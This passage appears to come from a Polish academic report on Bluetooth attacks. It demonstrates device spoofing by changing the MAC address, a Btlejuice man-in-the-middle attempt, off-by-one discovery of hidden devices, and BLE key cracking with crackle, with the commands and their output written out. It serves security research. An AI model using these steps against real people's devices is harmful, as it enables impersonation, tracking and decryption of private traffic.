W wielu przypadkach zmiana nazwy oraz klasy byłaby wystarczająca, aby podszyć się pod dane urządzenie. W innych przypadkach zmiana adresu MAC jest również wymagana. Przykładem jest moment, w którym oba urządzenia są w tej samej sieci. Wtedy oba urządzenia są rozróżnialne (Rys.4.2.3.).

```
(kali㉿kali)-[~]
$ sudo hcitool scan
Scanning ...
    C8:9B:D7:0A:AD:36      realme 9 Pro+
    F8:DF:15:BF:57:6E      JBL Xtreme 2
    D8:A3:5C:67:9D:9F      [TV] Samsung AU7192 43 TV
    D0:49:7C:FB:C6:62      OnePlus Nord2 5G
    80:8A:BD:4D:BC:09      [TV] Samsung BU8002 50 TV
    28:CD:C4:F5:20:90      JBL Xtreme 2
```

Rys.4.2.3. Wynik skanu urządzeń po zmianie nazwy oraz klasy urządzenia.

W tym celu należy zmienić również adres MAC urządzenia narzędziem hciconfig, aby w pełni odwzorować charakterystyki urządzenia. Na załączonym rysunku Rys.4.2.4. został przedstawiony proces zmiany adresu urządzenia.

```
(root㉿kali)-[/home/kali]
# hciconfig hci1 lerandaddr F8:DF:15:BF:57:6E

(root㉿kali)-[/home/kali]
# hciconfig

hci1:  Type: Primary  Bus: USB
       BD Address: F8:DF:15:BF:57:6E  ACL MTU: 310:10  SCO MTU: 64:8
       UP RUNNING
       RX bytes:1360 acl:0 sco:0 events:94 errors:0
       TX bytes:5591 acl:0 sco:0 commands:93 errors:0
```


Rys.4.2.4. Proces zmiany adresu MAC urządzenia.

Po przeprowadzonym kolejnym skanie urządzeń (Rys.4.2.5.), zostało wykryte już tylko jedno urządzenie. Dzieje się tak dlatego, że urządzenia skanujące sieć w momencie gdy widzą te same urządzenia, które reprezentują te same charakterystyki (w szczególności adres MAC), traktują te urządzenia jako jedno urządzenie.

```
(root㉿kali)-[/home/kali]
# hcitool scan
Scanning ...
    60:F8:1D:F2:78:EC      iPhone
    E8:78:65:02:86:BC      MateuszN
    80:8A:BD:4D:BC:09      [TV] Samsung BU8002 50 TV
    F8:DF:15:BF:57:6E      JBL Xtreme 2
```

Rys.4.2.5. Wynik skanu urządzeń po zmianie adresu MAC urządzenia.

Następnie przy użyciu telefonu chciałem połączyć się z przenośnym głośnikiem. Telefon połączył się jednak z fałszywym urządzeniem pomimo włączonego głośnika. Wyświetlił się komunikat o parowaniu oraz potwierdzeniu kodu PIN, chociaż głośnik nigdy nie wymaga od użytkownika takiej czynności (Rys.4.2.6.).




Rys.4.2.6. Proces parowania ze sfalszowanym urządzeniem z poziomu telefonu.

Niestety specyfikacja Bluetooth nie zawiera żadnych mechanizmów, które wiązałyby informacje o usługach i klasie urządzenia z konkretnym urządzeniem. Oznacza to, że atakujący może skonfigurować swoją maszynę tak, jakby była dowolnym innym rodzajem urządzenia Bluetooth. W normalnych warunkach ta niedoskonałość nie stanowi zazwyczaj problemu, ponieważ dane o klasie urządzenia są przeznaczone tylko do celów informacyjnych. Jeśli jednak bezpieczeństwo systemu związane jest z walidacją informacji o klasie urządzenia zdalnego, powinieneś zdawać sobie sprawę, że atakujący może podszyć się pod dowolne urządzenie, unikając mechanizmów filtrowania, które akceptują połączenia tylko z określonych klas urządzeń.

3.3. Man-in-the-Middle


Ataki typu Man-in-the-Middle (MITM) stanowią poważne zagrożenie dla bezpieczeństwa komunikacji bezprzewodowej, a technologie Bluetooth nie są wyjątkiem. W kontekście urządzeń Bluetooth, atak MITM polega na nieautoryzowanym przechwyceniu i manipulacji przesyłanych danych pomiędzy dwoma urządzeniami, co umożliwia potencjalnemu atakującemu kontrolę nad komunikacją. Bluetooth, będąc powszechnie używanym standardem łączności krótkiego zasięgu, umożliwia bezprzewodową wymianę danych pomiędzy różnymi urządzeniami, takimi jak telefony komórkowe, głośniki, klawiatury czy słuchawki. Atak MITM na połączenia Bluetooth ma potencjał naruszenia prywatności użytkowników oraz może prowadzić do różnych form nadużyć, takich jak podsłuchiwanie poufnych informacji czy nawet wprowadzanie nieautoryzowanych zmian w przesyłanych danych.

Do przeprowadzenia tego typu ataku można wykorzystać narzędzie Btlejuice, które umożliwia połączenie między podrzędnym urządzeniem Bluetooth, a głównym urządzeniem. Btlejuice umożliwia podsłuchiwanie ruchu między urządzeniami, ponowne wysyłanie transmisji GATT, zatrzymywanie transmisji oraz modyfikowanie operacji GATT. Do przeprowadzenia ataku potrzebne są dwie maszyny wirtualne osadzone w tej samej sieci oraz dwa adaptery Bluetooth, które obsługują minimum standard 4.0. Btlejuice wykorzystuje serwer proxy do przesyłania pakietów pomiędzy maszynami, które podszywają się pod urządzenie Bluetooth oraz aplikację mobilną. Na rysunku Rys.4.3.1. został przedstawiony schemat ataku z wykorzystaniem narzędzia Btlejuice.



Rys.4.3.1. Schemat ataku.

Aby przeprowadzić atak należy na początku aktywować serwer proxy na pierwszej wirtualnej maszynie komendą *sudo btlejuice-proxy*. Następnie na drugiej maszynie należy połączyć się z serwerem proxy (flaga -u) oraz włączyć interfejs graficzny (flaga -w) poprzez komendę *sudo btlejuice -u <adres IP> -w*. Po ustanowieniu połączenia między maszynami można przejść do procesu fałszowania urządzenia Bluetooth. W tym celu należy otworzyć przeglądarkę i połączyć się z adresem lokalnym na porcie 8080. Następnie należy wybrać cel ataku (Rys.4.3.2.). W naszym przypadku jest to zegarek Bluetooth – Amazfit Bip Up Pro.



Rys.4.3.2. Wybór celu ataku.

Następnie narzędzie nawiązuje połączenie z urządzeniem i zbiera potrzebne informacje, aby móc podszywać się pod zegarek (Rys.4.3.3.). Głównymi cechami, które są potrzebne do podszywania się pod urządzenie są serwisy GATT, dzięki nim narzędzie w pełni może podszyć się pod urządzenie, w tym przypadku zegarek.

```
(kali@kali)-[~]
$ sudo btlejuice-proxy
[info] Server listening on port 8000
[info] Client connected
[i] Stopping current proxy.
Configuring proxy ...
[status] Acquiring target f9:a0:86:93:bf:b3
[info] Proxy successfully connected to the real device
[info] Discovering services and characteristics ...
[status] Proxy configured and ready to relay !
```

Rys.4.3.3. Proces zbierania informacji na temat celu ataku.

W momencie gdy narzędzie zabrało wszystkie potrzebne informacje, a serwer proxy jest gotowy do przesyłania połączeń, należy połączyć telefon z zegarkiem. Telefon jednak nie

będzie łączył się bezpośrednio z urządzeniem, lecz cały ruch będzie przechodził przez serwer proxy zanim dotrze do prawdziwego zegarka. Dzięki temu atakujący ma możliwość podsłuchiwania ruchu oraz manipulowania serwisami GATT w trakcie połączeń. Rysunek Rys.4.3.4. przedstawia fragment przechwyconych pakietów procesu parowania. Niestety proces parowania nie przebiegł pomyślnie. Telefon nie potrafił połączyć się z zegarkiem poprzez proxy, ponieważ zegarek wykorzystywał Bluetooth Low Energy w wersji 4.2, który jest odporny na ataki MITM.

Action	Service	Characteristic	Data
Connected			
read	1800	2a00	.A .m .a .z .f .i .t 20 .B .i .p 20 .U 20 .P .r .o
read	180a	2a25	.9 .e .1 .6 .a .0 .3 .6 .3 .1 .3 .e
read	180a	2a27	.V .0 2e .6 .2 2e .1 .8 2e .3 .2
read	180a	2a28	.V .1 2e .0 2e .7 2e .2 .2
read	180a	2a23	f9 a0 86 ff fe 93 bf b3
read	180a	2a50	01 .W 01 .G 00 01 01
read	180a	2a50	01 .W 01 .G 00 01 01
read	180a	2a23	f9 a0 86 ff fe 93 bf b3
read	1812	2a4b	05 0c 09 01 a1 01 85 01 05 0c 15 00 25 01 09 e9 09 ea c0
read	1812	2a4a	00 00 00 00
read	180a	2a28	.V .1 2e .0 2e .7 2e .2 .2
read	180a	2a27	.V .0 2e .6 .2 2e .1 .8 2e .3 .2
read	180a	2a25	.9 .e .1 .6 .a .0 .3 .6 .3 .1 .3 .e
Disconnected			
Connected			
read	180a	2a25	.9 .e .1 .6 .a .0 .3 .6 .3 .1 .3 .e
read	180a	2a27	.V .0 2e .6 .2 2e .1 .8 2e .3 .2
read	180a	2a28	.V .1 2e .0 2e .7 2e .2 .2
read	180a	2a23	f9 a0 86 ff fe 93 bf b3
read	180a	2a50	01 .W 01 .G 00 01 01
read	180a	2a50	01 .W 01 .G 00 01 01
read	1812	2a4b	05 0c 09 01 a1 01 85 01 05 0c 15 00 25 01 09 e9 09 ea c0
read	1812	2a4a	00 00 00 00
read	180a	2a23	f9 a0 86 ff fe 93 bf b3
read	180a	2a28	.V .1 2e .0 2e .7 2e .2 .2
read	180a	2a27	.V .0 2e .6 .2 2e .1 .8 2e .3 .2
read	180a	2a25	.9 .e .1 .6 .a .0 .3 .6 .3 .1 .3 .e

Rys.4.3.4. Przechwycone pakiety między zegarkiem, a telefonem.

Bluetooth Low Energy w wersji 4.0 jest podatny na atak typu MITM. Atak umożliwia potencjalnemu hakerowi nie tylko podsłuchiwać komunikację, lecz także przechwytywać i manipulować danymi. Jednak w wersji Bluetooth 4.2 bezpieczeństwo BLE zostało znacząco poprawione poprzez nowy model parowania LE Secure Connections, który obejmuje algorytm Elliptical Curve Diffie-Hellman (ECDH) do wymiany kluczy. Dzięki czemu BLE stał się odporny na ataki typu MITM.

3.4. Bluetooth Off-by-One

Do wykrywania urządzeń, które są w trybie niewykrywalnym można wykorzystać fakt, że wielu producentów łączy karty sieciowe wraz z radiami Bluetooth w scalone mikroprocesory. W wyniku tego moduły Bluetooth oraz Wifi w urządzeniach posiadają adresy MAC z takimi samymi pierwszymi pięcioma oktetami oraz z ostatnim oktetem zmienionym tylko o jedną wartość. Na rysunku Rys.4.4.1. przedstawiono specyfikację urządzenia wykorzystywanego w tym ataku. Możemy zauważyć, że urządzenie spełnia założenia ataku. Wykorzystując tę zależność można odnaleźć urządzenie Bluetooth w trybie niewykrywalnym poprzez podsłuchiwanie ruchu w sieci Wifi.

Adres Wi-Fi

0C:77:1A:D8:CC:1E

Bluetooth

0C:77:1A:D8:CC:1F

Rys. 4.4.1. Adresy MAC telefonu.

Aby przeprowadzić atak należy najpierw wprowadzić kartę sieciową w tryb monitorowania. Do tego celu można użyć komendy *sudo airmon-ng start <interfejs Wifi> I*, która nakazuje nasłuchiwać tylko na kanale 1, aby przechwytywać ramki tylko tam gdzie występuje aktywność bezprzewodowa. Następnie korzystając z narzędzia tshark możemy wykryć adresy MAC kart sieciowych poprzez odfiltrowanie odpowiednich ramek sondujących (ang. Probe Requests). Na rysunku Rys.4.4.2. przedstawiono odnalezione adresy MAC. Na ostatniej pozycji można zobaczyć adres MAC urządzenia firmy Apple.

```
(kali@kali)-[~]
$ tshark -Nm -i wlan0 -Y "wlan.fc.type_subtype eq 4" -z proto,colinfo,wlan.sa,wlan.sa
Capturing on 'wlan0'
** (tshark:11610) 08:54:17.900504 [Main MESSAGE] -- Capture started.
** (tshark:11610) 08:54:17.900638 [Main MESSAGE] -- File: "/tmp/wireshark_wlan0J9TEE2.pcapng"
12 0.851156283 IntelCor_8f:e4:b8 → Broadcast 802.11 161 Probe Request, SN=3370, FN=0, Flags=.....C,
SSID=Wildcard (Broadcast) wlan.sa = 84:1b:77:8f:e4:b8
36 1.530344825 EdupInte_86:f8:6a → Broadcast 802.11 72 Probe Request, SN=32, FN=0, Flags=.....C, SSI
D=Wildcard (Broadcast) wlan.sa = e8:4e:06:86:f8:6a
37 1.530345930 EdupInte_86:f8:6a → Broadcast 802.11 72 Probe Request, SN=33, FN=0, Flags=.....C, SSI
D=Wildcard (Broadcast) wlan.sa = e8:4e:06:86:f8:6a
53 1.640836648 Apple_d8:cc:1e → Broadcast 802.11 146 Probe Request, SN=14, FN=0, Flags=.....C, SSID=
Wildcard (Broadcast) wlan.sa = 0c:77:1a:d8:cc:1e
```

Rys.4.4.2. Wynik narzędzia tshark dla odfiltrowanych ramek sondujących.

Gdy posiadamy już adres MAC interfejsu sieciowego możemy podjąć próbę wykrycia urządzenia poprzez Bluetooth. Do tego celu możemy narzędzie hcitool z komendą name, która zwraca nazwę urządzenia (Rys.4.4.3.). Wykorzystujemy zależność opisaną na wstępie, czyli zmniejszamy lub zwiększamy adres MAC o jedną wartość. W tym przypadku należało zwiększyć adres o jeden, aby wykryć urządzenie Bluetooth, które było w trybie niewykrywalnym.

```
(kali@kali)-[~]
$ sudo hcitool name 0C:77:1A:D8:CC:1D

(kali@kali)-[~]
$ sudo hcitool name 0C:77:1A:D8:CC:1F
iPhone
```

Rys.4.4.3. Proces pobierania nazwy urządzenia Bluetooth.

Niestety ta metoda nie zadziała na wszystkie urządzenia, ponieważ nie każde urządzenie jest w ten sposób zaprojektowane. Adresy MAC modułów Wifi oraz Bluetooth w urządzeniu również często różnią się jednym albo kilkoma offsetami, a czasem nawet całym adresem. W tym celu napisałem skrypt, który wykrywa urządzenia w trybie niewykrywalnym dla podanego zakresu adresów (Rys. 4.4.4.). Skrypt został dołączony do obrazu maszyny wirtualnej.

```
(kali@kali)-[~/bluetooth_tools]
$ ./bluetooth_discovery.sh E878650286B8 E878650286BF
Searching for devices ...
e8:78:65:02:86:b8
e8:78:65:02:86:b9
e8:78:65:02:86:ba
e8:78:65:02:86:bb
e8:78:65:02:86:bc
Device found with MAC address e8:78:65:02:86:bc: MateuszN
e8:78:65:02:86:bd
e8:78:65:02:86:be
e8:78:65:02:86:bf
```

Rys.4.4.4. Wynik skryptu dla danego przedziału adresów.


Podsumowując, wykorzystując analizę off-by-one do wykrywania adresów MAC Bluetooth możemy w łatwy sposób wykryć urządzenia w trybie niewykrywalnym po przez

nasłuchiwanie na interfejsie Wifi. Aby chronić się przed tym atakiem należy mieć wyłączoną kartę sieciową Wifi jeśli istnieje taka możliwość. Atak ten jednak nie da się przeprowadzić na urządzeniach, które nie posiadają omawianej zależności. W takich przypadkach osoba atakująca może polegać na alternatywnych technikach identyfikacji, w tym na pasywnym podsłuchiwanie ruchu.

3.5. Bluetooth Low Energy TK Cracking

Łamanie kodu PIN w standardzie BLE jest o wiele łatwiejsze porównując ten proces do standardu Bluetooth Classic. Podczas ciągłego wysyłania rozgłoszeń urządzeń BLE na jednym z trzech kanałów, w łatwy sposób można przewidzieć następny skok z jedenastoma możliwymi sposobami pozostałej części przeskoków. Parowanie Bluetooth Low Energy jest podatne na ataki łamania klucza tymczasowego (TK) w trybach Just Works i Numeric Entry. Atakujący, który przechwyci proces parowania między dwoma urządzeniami, może odzyskać TK i uzyskać długotrwały klucz (LTK), który jest używany do szyfrowania kolejnych wymian danych Bluetooth Low Energy. Śledzenie połączeń parowania urządzeń staje się trywialne z wykorzystaniem odpowiedniego sprzętu. Sprzętem, który nadaje się do przechwytywania parowania jest Ubertooth One wraz z narzędziem ubertooth-btle. Po odpowiednim skonfigurowaniu sprzętu, Ubertooth One przechwytytuje parowanie oraz śledzi przeskakiwanie kanałów. Następnie zapisuje dane do plików w formacie libpcap, które później można wykorzystać do łamania Temporary Key przy użyciu narzędzia crackle.

Z powodu braku dostępu do zaawansowanego sprzętu jakim jest Ubertooth One atak został przeprowadzony na przykładowych przechwyconych pakietach, które zostały udostępnione przez autora narzędzia crackle, Mike'a Ryana. Aby odzyskać TK, przechwycone pakiety muszą obejmować cały proces parowania. Jakikolwiek brakujące części wymiany parowania uniemożliwiają atakującemu odzyskanie TK. Na rysunku Rys.4.5.1. przedstawiano pomyślne odzyskanie Temporary Key za pomocą narzędzia crackle.



```
(kali@kali)-[~/Downloads/crackle-sample]
$ crackle -i ltk_exchange.pcap -o foo.pcap

!!!
TK found: 000000
ding ding ding, using a TK of 0! Just Cracks(tm)
!!!

Warning: packet is too short to be encrypted (1), skipping
LTK found: 7f62c053f104a5bbe68b1d896a2ed49c
Done, processed 712 total packets, decrypted 3
```

Rys.4.5.1. Proces odzyskiwania TK narzędziem crackle.

W tym przypadku odzyskany TK ma wartość 000000, jest to powszechnie stosowana wartość w procesie parowania w trybie Just Works. Narzędzie również odszyfrowało 3 pakiety z 712 pakietów. W odszyfrowanych pakietach znajdował się Long Term-Key, który można wykorzystać do deszyfracji przechwyconych pakietów nawet już po procesie parowania urządzeń. Aby dokonać deszyfracji pakietów przy użyciu crackle należy podać jako argumenty przechwycony ruch oraz odzyskany LTK (Rys.4.5.2.). Dzięki znajomości LTK 7 pakietów zostało odszyfrowanych.


```
(kali㉿kali)-[~/Downloads/crackle-sample]
$ crackle -i encrypted_known_ltk.pcap -o decrypted.pcap -l 7f62c053f104a5bbe68b1d896a2ed49c
Warning: packet is too short to be encrypted (1), skipping
Warning: packet is too short to be encrypted (2), skipping
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Warning: invalid packet (length too long), skipping
Done, processed 297 total packets, decrypted 7
```

Rys.4.5.2. Proces deszyfracji przechwyconego ruchu z wykorzystaniem LTK

Jako narzędzie atakujące, crackle jest proste i skuteczne, ale działa tylko wtedy, gdy wymiana parowania jest przechwycona lub LTK jest znany. To ograniczenie zmniejsza ryzyko ataków na urządzenia Bluetooth Low Energy, ponieważ proces parowania zazwyczaj zachodzi podczas początkowej konfiguracji urządzenia, a nie za każdym razem, gdy urządzenie jest włączane lub łączy się z innym urządzeniem Bluetooth. Aby obronić się przed atakami na łamanie klucza TK, użytkownicy powinni parować urządzenia tylko w miejscach, gdzie jest małe ryzyko ataków podsłuchiwania.